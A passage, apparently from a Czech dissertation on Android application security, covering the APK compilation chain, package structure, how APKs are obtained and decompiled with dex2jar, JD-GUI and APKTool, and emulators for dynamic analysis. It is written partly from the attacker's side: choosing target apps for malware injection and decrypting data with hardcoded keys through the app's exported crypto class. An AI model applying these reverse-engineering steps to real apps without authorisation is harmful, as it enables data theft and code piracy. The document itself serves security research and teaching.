Uvedený postup není možné použít na mobilních zařízeních. Na mobilní platformě je potřeba provést kromě výše uvedeného kroku ještě další kompilaci. Vstupem do navazujícího kompilačního procesu jsou *.class soubory, které Dex kompilátor (Dex compiler, označován také jako DX) převede na soubor *.dex. Název dex pochází ze slov Dalvik Executable a jedná se o soubor spustitelný v Dalvik Virtual Machine. Původní kompilátor DX byl v roce 2017 nahrazen efektivnějším kompilátorem D8, který je součástí vývojového prostředí Android Studio 3.0 a vyšší [110].


Soubor *.dex je zabalen do APK balíčku a je připraven pro běhové prostředí (tzv. run-time system). Až do roku 2010 bylo možné *.dex soubor přímo spustit v Dalvik Virtual Machine, jak je vidět na obrázku 4.4.



Obr. 4.4: Schéma kompilace a spuštění Java programu na mobilních zařízeních do roku 2010 [zdroj vlastní]

V roce 2010 technický vedoucí Dalvik týmu Dan Bornstein oznámil přidání JIT (Just In Time) kompilátoru do Dalvik Virtual Machine. Pokaždé, když je aplikace spuštěna, JIT kompilátor provede analýzu kódu z aplikace (kód z *.dex

souboru) a část se dynamicky přeloží do optimalizované podoby. Takto upravená část pak běží rychleji [111]. Jak běh aplikace pokračuje, jsou optimalizované části ukládány do cache, a další části kódu z *.dex souboru jsou postupně překládány a optimalizovány. Celkové schéma všech tří kompilací (Java kompilátor, Dex kompilátor a JIT kompilátor) je ukázáno na obrázku 4.5.




Obr. 4.5: Schéma kompilace a spuštění Java programu na mobilních zařízeních v letech 2010 až 2014 [zdroj vlastní]

V roce 2014 bylo běhové prostředí Dalvik Virtual Machine nahrazeno ART (Android Run-Time) a JIT kompilace byla nahrazena kompilací typu AOT (Ahead-Of-Time, dopředná kompilace). Během instalačního procesu ART použije na mobilním zařízení nástroj dex2oat, který jako svůj vstup akceptuje *.dex soubor a vygeneruje spustitelný soubor, který je optimalizovaný přímo pro konkrétní mobilní zařízení. Na rozdíl od JIT kompilace se AOT kompilace provádí pouze jednou [112]. ART je výchozí běhové prostředí (default run-time system) pro všechna zařízení s operačním systémem Android 5.0 (API level 21) a vyšší [113]. Na obrázku 4.6 je zachycena kompilace, instalace a proces spouštění programů napsaných v jazyce Java (nebo v jazyce Kotlin).

Další změny významné změny v procesu kompilace zavedla společnost Google LLC v roce 2016. Běhové prostředí ART, které do té doby používalo AOT kompilaci, začalo používat takzvaný hybridní přístup, což je kombinace JIT, AOT a kompilace založená na profilech (profile-guided compilation). Hybridní kompilace je týkala všech zařízení s operačním systémem Android 7.0 (API level 24) [114].

Poslední úprava běhového prostředí ART byla provedena v roce 2017. Vylepšení se týkají všech zařízení, na kterých běží Android 8.0 (API level 26).

ART dostal optimalizaci kompilátoru v podobě nástroje CHA (Class Hierarchy Analysis), která je založená na analýze hierarchie tříd [115].



Obr. 4.6: Schéma kompilace a spuštění Java programu na mobilních zařízeních od roku 2014 do současnosti [zdroj vlastní]

Společnost Google LLC rovněž pracovala na kompilátoru, který měl v jediném kroku převést *.java zdrojové soubory do souboru *.dex. Kompilátor se jmenoval Jack a důvodem vzniku byly rozsáhlé změny v Javě 8 oproti starší verzi, které vyžadovaly velké množství úprav Dex kompilátoru. Project Jack je nyní zastaven [116]. Stále se tedy používá kompilace tak, jak je zobrazena na obrázku 4.6.

4.2.2 Struktura APK balíčků

Dalším nutným vstupním předpokladem umožňujícím vhled do problematiky bezpečnosti mobilních aplikací je pochopení struktury APK balíčků. Ve skutečnosti není přípona *.apk žádný speciální formát, jedná se o zip archív. Lze ho rozbalit pomocí standardních nástrojů, jakým je například unzip:

```
unzip BestCloud2-PTLab.apk -d UnzippedAPK
```

Typický obsah APK balíčku jsou adresáře res, META-INF a soubory AndroidManifest.xml, classes.dex, resources.arsc, viz obrázek 4.7. V závislosti

na vnitřní struktuře mobilní aplikace může kořenový adresář obsahovat další složky a soubory, například adresář lib či assets [22].

```
milan@ubuntu:~/lab/testing/UnzippedAPK$ ll
total 2828
drwxrwxr-x  4 milan milan    4096 Apr 19 20:54 ./
drwxrwxr-x  3 milan milan    4096 Apr 19 20:54 ../
-rw-rw-rw-  1 milan milan    2108 Dec 31  1979 AndroidManifest.xml
-rw-rw-r--  1 milan milan 2646788 Dec 31  1979 classes.dex
drwxrwxr-x  2 milan milan    4096 Apr 19 20:54 META-INF/
drwxrwxr-x 28 milan milan    4096 Apr 19 20:54 res/
-rw-rw-rw-  1 milan milan  221216 Dec 31  1979 resources.arsc
```

Obr. 4.7: Obsah rozbaleného APK balíčku [zdroj vlastní]

Adresář res obsahuje všechny zdroje, které aplikace potřebuje ke svému fungování a které nejsou předkompilované v souboru resources.arsc. Obvykle se jedná o obrázky a ikony ve formátu PNG (Portable Network Graphics), XML (Extensible Markup Language) layouty popisující GUI (Graphical User Interface) atd. V adresáři META-INF se nacházejí soubory CERT.RSA, CERT.SF a MANIFEST.MF, které souvisí s podepisováním aplikace.

Soubor MANIFEST.MF[9], který se nachází v adresáři META-INF rozbaleného zip archívu, je lidsky čitelný a obsahuje hashe zdrojů (Resources), které aplikace potřebuje ke svému fungování. Obsah souboru MANIFEST.MF je zachycen na obrázku 4.8.

```
Manifest-Version: 1.0
Built-By: Generated-by-ADT
Created-By: Android Gradle 2.3.1

Name: res/raw/soundleginnerthighsideplankleft.m4a
SHA1-Digest: ngA1a1X+FyHBCFB0DwamzYRMxN8=

Name: res/drawable-xxhdpi-v4/common_plus_signin_btn_text_dark_pressed.
 9.png
SHA1-Digest: Db3E0/I85K9Aik2yJ4X1dDP3Wq0=

Name: res/drawable-xxxhdpi-v4/quantum_ic_closed_caption_white_36.png
SHA1-Digest: RDs19wufBre96ORwDr6rYCYp0DQ=

Name: res/drawable-xxxhdpi-v4/quantum_ic_volume_off_white_36.png
SHA1-Digest: fCDbXojlNWxiHmT+vNgNjLGphAs=

Name: res/raw/soundfullpushups.m4a
SHA1-Digest: ss3nO0FFf30VBJqO4AkVQD5/K8s=
```

Obr. 4.8: Obsah souboru MANIFEST.MF [zdroj vlastní]

[9] *Někdy bývá MANIFEST.MF omylem zaměňován za manifest AndroidManifest.xml. Oba manifesty mají odlišný obsah i funkci.*

Soubor classes.dex obsahuje aplikační logiku celé mobilní aplikace. Všechny třídy (soubory *.java) obsahující Java kód aplikace jsou zkompilovány do jediného Dalvik spustitelného souboru, který má vždy stejné jméno. Na proces kompilace je možné nahlížet jako na surjektivní zobrazení množiny A s proměnlivou mohutností do jednoprvkové množiny B:

$$\text{Nechť } A = \{\text{JavaClass1.java}, \text{javaClass2.java}, \dots, \text{JavaClassN.java}\} \text{ a}$$
$$B = \{\text{classes.dex}\} \text{ pak } f: A \longrightarrow B.$$

Soubor resources.arsc obsahuje všechny předkompilované zdroje, které aplikace potřebuje ke svému rychlému fungování. Je zde například uložena podpora komponent uživatelského rozhraní.


Soubor AndroidManifest.xml představuje naprosto zásadní zdroj informací, které jsou používány po celou dobu životního cyklu mobilní aplikace:

- při vytváření APK balíčku (Android build tools),
- během distribuce APK balíčků (Google Play),
- při instalaci a za běhu mobilní aplikace (Operační systém Android).

Manifest je napsán v jazyce XML a lze v něm nalézt:

- informace o tom, která aktivita (termín aktivita představuje aplikační logiku jedné obrazovky) bude spuštěna po startu aplikace jako první. Ve startovní aktivitě se často nachází bezpečnostní mechanizmy, na které cílí útočníci a tvůrci mobilního malwaru,
- seznam oprávnění, která daná aplikace požaduje,
- informace o BroadcastReceiverech a službách dané aplikace,
- a mnohé další klíčové informace.

Z výše uvedených důvodů představuje soubor AndroidManifest.xml výchozí místo, ve kterém začíná většina útoků, ale i penetračních testů mobilních aplikací běžících pod operačním systémem Android. Manifest, který se nachází v rozbaleném zip archívu, není lidsky čitelný (viz obrázek 4.9). Aby bylo možné soubor AndroidManifest.xml přečíst, je potřeba provést dekompilaci APK balíčku, která je popsána v oddíle 4.2.4 Dekompilace APK balíčků.



Obr. 4.9: Obsah souboru AndroidManifest.xml v rozbaleném APK balíčku [zdroj vlastní]

4.2.3 Získávání APK balíčků

Jakmile útočník/tvůrce mobilního malwaru rozumí kompilačnímu procesu a struktuře APK balíčků, může přikročit k praktické analýze, jejíž první fáze se zabývá získáváním APK balíčků legitimních aplikací. Pro vyhledávání potenciálně hodnotných APK balíčků útočníci a tvůrci mobilního malwaru využívají softwarovou distribuční platformu Google Play, která je dostupná prostřednictvím webového prohlížeče na adrese https://play.google.com/store/apps.

V procesu výběru vhodné APK aplikace, se zohledňuje několik parametrů:

- hodnotný datový obsah – útočníci se zaměřují na aplikace, které by mohly obsahovat data, která by bylo možné odcizit. Útočníci si koupí jedinou kopii programu a snaží se z ní odcizit hodnotný obsah,
- počet stažení – tvůrci mobilního malwaru hledají bezpečnostní chyby v legitimních aplikacích, které by mohli zneužít prostřednictvím svých útočných programů. Z jejich hlediska je proto důležité se zaměřit na legitimní software, který má co největší počet stažení, neboť tak získají velkou množinu potenciálních obětí. Užitečná je sekce například „Žebříčky nejlepších“, která se nachází na adrese https://play.google.com/store/apps/top,
- oprávnění – množina oprávnění, kterou požaduje legitimní aplikace je důležitá pro tvůrce mobilního malwaru, kteří se ji rozhodli infikovat. Nelegitimní požadavky infikované části programu lze nenápadně navázat na legitimní oprávnění hostitelské aplikace. Důležitý není jen počet oprávnění, ale také jejich skladba. Tvůrce mobilního malwaru volí takovou aplikaci, jejíž skladba oprávnění co nejvíce odpovídá jeho záměrům. Obecně platí, že čím méně oprávnění musí tvůrce mobilního malwaru do infikované aplikace přidat, tím je větší pravděpodobnost, že nevzbudí


pozornost u automatizovaných bezpečnostních testů, neboť ty často provádějí podrobnou analýzu oprávnění.

V dalším kroku je použit nástroj pro stažení APK balíčku. K tomuto účelu se často používají webové služby, jako je například APK Downloader, který je dostupný na adrese https://apps.evozi.com/apk-downloader. APK Downloader jako vstup akceptuje název APK balíčku nebo jeho URL adresu v Google Play[10]. Stisknutím tlačítka „Generate Download Link“ je vygenerován odkaz pro stažení, který je na obrázku 4.10 označen červenou elipsou. Jakmile útočník/tvůrce mobilního malwaru získá APK balíček, provede jeho dekompilaci.

Alternativně je možné zájmové APK balíčky získat z mobilního zařízení, na kterém útočník převzal práva super uživatele (tzv. Root zařízení). Uvedenou činnost lze provést pomocí nástroje Android Device Monitor (sekce File Explorer). Jak je vidět na obrázku 4.11, APK balíčky se v systému nacházejí v /data/app.

Obr. 4.10: APK Downloader [zdroj vlastní]

[10] *Zadání úplné adresy APK balíčku poskytuje lepší výsledky než jméno APK balíčku.*



Obr. 4.11: Android Device Monitor [zdroj vlastní]

4.2.4 Dekompilace APK balíčků

Procesu rekonstrukce původních zdrojových kódů a zdrojů aplikace z instalačních balíčků se říká dekompilace. Jak bylo vysvětleno výše, existují dva typy dekompilace.


Typ 1: dex2jar, JD-GUI

První typ umožňuje získání původních zdrojových kódů v jazyce Java. Dekompilace prvního typu má dvě fáze. Během první fáze je APK balíček pomocí nástroje Dex2jar [117] transformován do souboru *.jar. Proces převodu je zachycen na obrázku 4.12, *. jar soubor má ve výpisu červenou barvu.

```
milan@ubuntu:~/lab$ ./dex2jar.sh BestGame3-PTLab.apk
dex2jar BestGame3-PTLab.apk -> ./BestGame3-PTLab-dex2jar.jar
milan@ubuntu:~/lab$ ll
total 32436
drwxrwxr-x  4 milan milan     4096 Mar 15 17:11 ./
drwxr-xr-x 35 milan milan     4096 Mar 15 17:06 ../
-rwxrw-rw-  1 milan milan  6481574 Jul 25  2016 apktool.jar*
-rwxrw-rw-  1 milan milan      110 Nov  2 14:33 AuthenticationBypass*
-rwxrw-rw-  1 milan milan  2133999 Nov  1 20:17 BestGame3-PTLab.apk*
-rw-------  1 milan milan  1784582 Mar 15 17:11 BestGame3-PTLab-dex2jar.jar
-rwxrw-rw-  1 milan milan 12486941 Sep 20 16:16 burpsuite.jar*
-rwxrw-rw-  1 milan milan     1321 Oct 27  2014 d2j_invoke.sh*
-rwxrw-rw-  1 milan milan     1089 Oct 27  2014 dex2jar.sh*
```

*Obr. 4.12: Proces transformace instalačního balíčku mobilní aplikace do *.jar soubor [zdroj vlastní]*

V druhé fázi je možné otevřít převedený *.jar soubor pomocí Java Decompileru [118], který zajišťuje čtení zdrojových kódů, zkoumání aplikační logiky a hledání bezpečnostních zranitelností přímo v jazyce Java, viz obrázek 4.13.



Obr. 4.13: Java Decompiler umožňuje studium aplikační logiky přímo v nativním jazyce [zdroj vlastní]

Java Decompiler umožňuje kromě samotné analýzy kódů i jejich export. To znamená, že je možné z *.jar souboru jednotlivé části získaných zdrojových kódů (představující třídy v jazyce Java) ukládat do *.class souborů. Takto získané soubory zdrojových kódů využívají penetrační testeři, útočníci, ale i neetičtí aplikační programátoři. Bezpečnostní odborníci importují takto získané soubory do svých penetračních aplikací s cílem najít bezpečnostní slabiny, které lze zneužít v původních aplikacích.

Typ 2: APKTool

Druhý typ dekompilace se provádí pomocí nástroje APKTool a zprostředkovává přístup klíčovým komponentám vyšetřované aplikace, jako jsou AndroidManifest.xml (lidsky čitelná podoba souboru), resources.arsc či datové XML struktury. APKTool také poskytuje aplikační logiku převedenou do jazyka Smali. Což je nižší nedokumentovaný jazyk podobný bajtkódu, který umožňuje modifikaci aplikační logiky. Práce v jazyce Smali je mnohem náročnější než úpravy prováděné ve vyšších jazycích (například v jazyce Java), proto využívají tvůrci mobilního malwaru i penetrační testeři speciální techniky, jak s tímto jazykem pracovat. Uvedené postupy jsou vysvětleny na příslušných místech dizertační práce.

```
milan@ubuntu:~/lab$ java -jar apktool.jar d BestGame3-PTLab.apk -o BestGame3-PTLab
I: Using Apktool 2.1.1 on BestGame3-PTLab.apk
I: Loading resource table...
I: Decoding AndroidManifest.xml with resources...
I: Loading resource table from file: /home/milan/apktool/framework/1.apk
I: Regular manifest package...
I: Decoding file-resources...
I: Decoding values */* XMLs...
I: Baksmaling classes.dex...
I: Copying assets and libs...
I: Copying unknown files...
I: Copying original files...
```

Obr. 4.14: Dekompilace typ 2, provedené pomocí nástroje APKTool [zdroj vlastní]

Informace a data, která lze získat pomocí dekompilací typu 1 a 2, představují disjunktní množiny. Z toho vyplývá, že pro kvalitní analýzu mobilní aplikace je nutné provést vždy dekompilace obojího typu. Dekompilace jsou důležité pro dynamickou i pro statickou analýzu, proto musí být vždy provedeny před analytickou částí výzkumu.

4.2.5 Využití informací získaných z dekompilovaných balíčků

Během dekompilačního procesu útočníci, tvůrci mobilního malwaru, ale i penetrační testeři získávají informace a data, která mohou být rozdělena do dvou skupin. Do první skupiny patří data a informace, které lze přímo zneužít. Jsou to například hesla a nezabezpečené multimediální soubory, které byly nalezeny během analýzy APK balíčků. Problematika je podrobně rozebrána v oddíle 4.6 Zranitelnosti ve vyšetřovaných mobilních aplikacích nalezené v rámci výzkumu. Do první skupiny rovněž spadá následující příklad. Útočník nalezne v XML zdrojích (Resources, dekompilace typ 2) vyšetřované aplikace symetrický klíč <string name="pass">$d^cPk456O×%uNk7Lzt$ApoP7</string> a cenná data zašifrovaná tímto klíčem. Nalezený klíč je nepoužitelný, pokud aplikace používá nestandardní postup při šifrování (vlastní padding, nestandardní převod řetězce hesla na klíč …). V takovém případě nelze použít standardní dešifrovací nástroje. Nejvhodnější postup je nalézt příslušnou šifrovací/dešifrovací třídu ve vyšetřované aplikaci a vyexportovat ji pomocí Java Decompileru (*.class soubor, dekompilace typ 1). Následně se naimportují nestandardně zašifrovaná data a šifrovací/dešifrovací třída do projektu v Android Studiu, který byl pro tento účel vytvořen. Nakonec se naprogramuje krátká část kódu, ve které se vytvoří instance šifrovací/dešifrovací třídy, instanci je předáno nalezené heslo, což vede k dešifrování nestandardně zašifrovaných dat. Samotný proces dešifrování pomocí získaného *.class souboru není nutné analyzovat, na dešifrování se díváme jako na černou skříňku. Naznačený postup je jednodušší, než se snažit zrekonstruovat šifrovací proces pomocí kryptoanalýzy či analýzou zdrojových kódů a po té jej znova programovat a aplikovat na data.

Do druhé skupiny patří informace, které využívají neetičtí vývojáři. Soubory s aplikační logikou odcizené pomocí Java Decompileru slouží k rychlému získání požadované funkcionality bez nutnosti ji programovat. To znamená zlevněný

vývoj[11] aplikace na úkor práce jiných programátorů, jejichž kód byl odcizen z dekompilovaných APK balíčků.

4.3 Ruční dynamická analýza

Ruční dynamická analýza je jednou ze základních metod výzkumu používaných, jak pro odhalení nefunkčních bezpečnostních mechanizmů (ohrožena je množina aplikací, které používají danou technologii), tak pro hledání zranitelností v určitých mobilních aplikacích (týká se pouze jedné konkrétní aplikace, např. chybná implementace jinak bezpečné technologie). Dynamická analýza je mnohem rychlejší než metody ruční statické analýzy a klade menší nároky na schopnosti a zkušenosti bezpečnostního analytika. Z tohoto důvodu je dynamická analýza hojně používána, nejen v penetračních a forenzních laboratořích, ale i v akademických laboratořích zaměřených na bezpečnostní výzkum. Ruční dynamickou analýzu provádějí nejen bezpečnostní analytici a penetrační testeři, ale také útočníci a tvůrci mobilního malware. Je nutné si uvědomit, že pro úspěšný útok málokdy stačí pouze vyšetření pomocí metod ruční dynamické analýzy. Dynamické testování je vhodné provádět v kombinaci se statickou analýzou. Bezpečnostní testy provedené pomocí dynamické analýzy mohou poskytnout důležitá vodítka a ukázat možný směr automatizovaného vyšetřování.

Dynamická analýza se zabývá zkoumáním chování aplikace a reakcemi systému na její podměty. Z toho plyne, že metody dynamické analýzy nezkoumají zdrojový kód vyšetřované aplikace. Aby bylo možné realizovat výzkum efektivně a získávat během testování maximum možných informací, je potřeba testy provádět buď ve speciálním softwarovém emulátoru nebo v upraveném fyzickém mobilním zařízení. Neupravená/standardní mobilní zařízení umožňují získat pouze značně omezenou množinu informací.


V současné době existuje několik softwarových emulátorů, z nichž každý má přednosti i nevýhody:

- Android Emulator [119] je vyvíjen společností Google LLC, jedná se o nedílnou součást Android SDK (Software Development Kit). Po nainstalování SDK má každý vývojář i penetrační tester automaticky na svém počítači i Android Emulator, který je dobře propojen s ostatními vývojářskými nástroji. Google LLC vykonal za posledních několik let velký kus práce a vytvořil Intel Atom (x86) image, který přinesl větší rychlost i stabilitu emulovaného mobilního zařízení. Android Emulator je možné provozovat v operačních systémech Linux, Microsoft Windows i Mac OS. Na druhou stranu emulování zařízení se super uživatelskými oprávněními je provedeno nekonzistentně. Některé rysy se shodují s chováním fyzických mobilních zařízení se super uživatelskými

11 Nejedná se pouze o snížení nákladů ale také o odhalení technologického know-how konkurence.

oprávněními a jiné nikoliv. Z tohoto důvodu si penetrační a forenzní testeři nevystačí pouze s Android Emulator, ale používají i další emulační nástroje.

- Emulátor Nox App Player [120] byl původně vytvořen po hráče mobilních her tak, aby si mohli své oblíbené hry zahrát i na osobních počítačích. Emulátor má možnost snadného přepínání mezi mobilním zařízením s normální úrovní oprávnění a se super uživatelskými oprávněními, viz obrázek 4.15. Uvedená funkcionalita způsobila, že se emulátor stal velmi populární nejen mezi penetračními testery, ale i mezi útočníky, kteří pomocí Nox App Playeru ladí své útočné aplikace a skripty. Emulátor je možné propojit i s uživatelským Google účtem, což umožňuje instalovat aplikace standardním způsobem pomocí Google Play. Tento rys je užitečný pro tvůrce mobilního malwaru, kteří takto mohou testovat zneužívání legitimních aplikací vyvíjeným škodlivým software. Emulátor má i několik nevýhod, mezi které patří méně stabilní komunikace s SDK/penetračními nástroji a fakt, že je schopen běžet pouze v prostředí Microsoft Windows. Emulátor Nox App Player je dostupný zdarma.
- Genymotion emulator [121] je učen především pro vývojáře mobilních aplikací. Ke své činnosti potřebuje Oracle VM VirtualBox [122], a proto není možné emulátor používat ve virtuálním počítači (znamenalo by to provozovat virtuální počítač ve virtuálním počítači). Z toho plyne, že je omezeně použitelný v případech, kdy má bezpečnostní analytik podezření, že vyšetřovaná aplikace byla infikována. Za takových okolností musí mít analytik úplnou kontrolu nad chováním testované aplikace a zejména pak nad její síťovou komunikací. Uvedené bezpečnostní podmínky není možné zaručit při testování aplikace přímo v hostitelském operačním systému. Mezi přednosti tohoto emulátoru patří podpora velkého množství verzí operačního systému Android a možnost testovat mobilní aplikace pro různé velikosti displejů. Genymotion emulator je placený software.
- Emulátory vytvořené na zakázku a upravené emulátory: velké společnosti, které se zabývají bezpečností mobilních aplikací (např. antivirové společnosti), používají emulátory, které si sami vytvářejí podle specifikací výrobců mobilních operačních systémů. Takové řešení stoprocentně odpovídá potřebám konkrétních společností, ale také zajistí absolutní kontrolu nad celým procesem testovaní (získají požadované informace ve správný čas). Nicméně mobilní operační systémy se velmi rychle vyvíjí, neustále přicházejí nové specifikace, požadavky a změny. Údržba zakázkového emulátoru je nákladnou záležitostí. Z toho důvodu většina společností dává přednost zakázkovým úpravám již existujících komerčních řešení. Například propojení testovacích rutin a emulátorů pomocí API.



Obr. 4.15: Přepínání úrovní oprávnění v Nox App Player [zdroj vlastní]

Testování mobilních aplikací i výzkum jejich zranitelností probíhá také ve fyzických mobilních zařízeních, ve standardních i v upravených. Standardní zařízení slouží pro základní vhled do aplikační logiky vyšetřovaného programu. Rovněž je nutné vyzkoušet vyšetřovanou aplikaci fyzických zařízení, které obsahují nadstavbu velkých výrobců, jako je Samsung TouchWiz, HTC Sense nebo Sony Xperia UI. Testy jsou důležité, protože nadstavby zasahují do mobilních operačních systémů. To má za následek nedokumentované změny chování systému, které často způsobují nestabilitu vyvíjeného softwaru, který byl odladěn pouze na čistém vývojářském emulátoru. Pády aplikací způsobené nadstavbami mohou poskytnout dílčí upřesňující informace, které lze využít v pozdějších fázích penetračních testů nebo útoků. Vyšetřované aplikace je potřeba otestovat na tabletech i na mobilních telefonech, neboť se od sebe liší:

- Attack Vectorem (tablety mají Attack Vector z pravidla menší, neboť často chybí podpora celulární sítí),
- velikostí obrazovek,
- kapacitami baterií,
- apod.

To znamená, že testované aplikace mohou jinak reagovat na mobilní telefony a jinak na tablety. Stejná aplikace může mít jiné rozmístění uživatelských elementů, a z toho vyplývající změněnou aplikační logiku. Naopak vyšetřovaná aplikace může být zacílena pouze na chytré telefony a testování na tabletech bylo během vývoje zcela opomenuto. Ve všech fázích se analytik snaží najít takové uživatelské postupy, se kterými tvůrci nepočítali. Například násilné ukončení aplikace během její komunikace se serverem. Rychlé vícenásobné klikání na

tlačítka. Používání GUI elementů v jiném pořadí, než jaké zamýšlel autor aplikace a podobně. Smyslem uvedených kroků je:

- vyvolání neošetřených výjimek aplikace. Penetrační tester sleduje log aplikace, který v takových případech může poskytnout cenné údaje pro další směr testování či útoku;
- vyvolání pádu celé aplikace: analytik sleduje zároveň i systémový log, který může poskytnout za daných okolností zajímavé údaje. Získané informace mohou být opět využity/zneužity pro další směr testování či útoku;
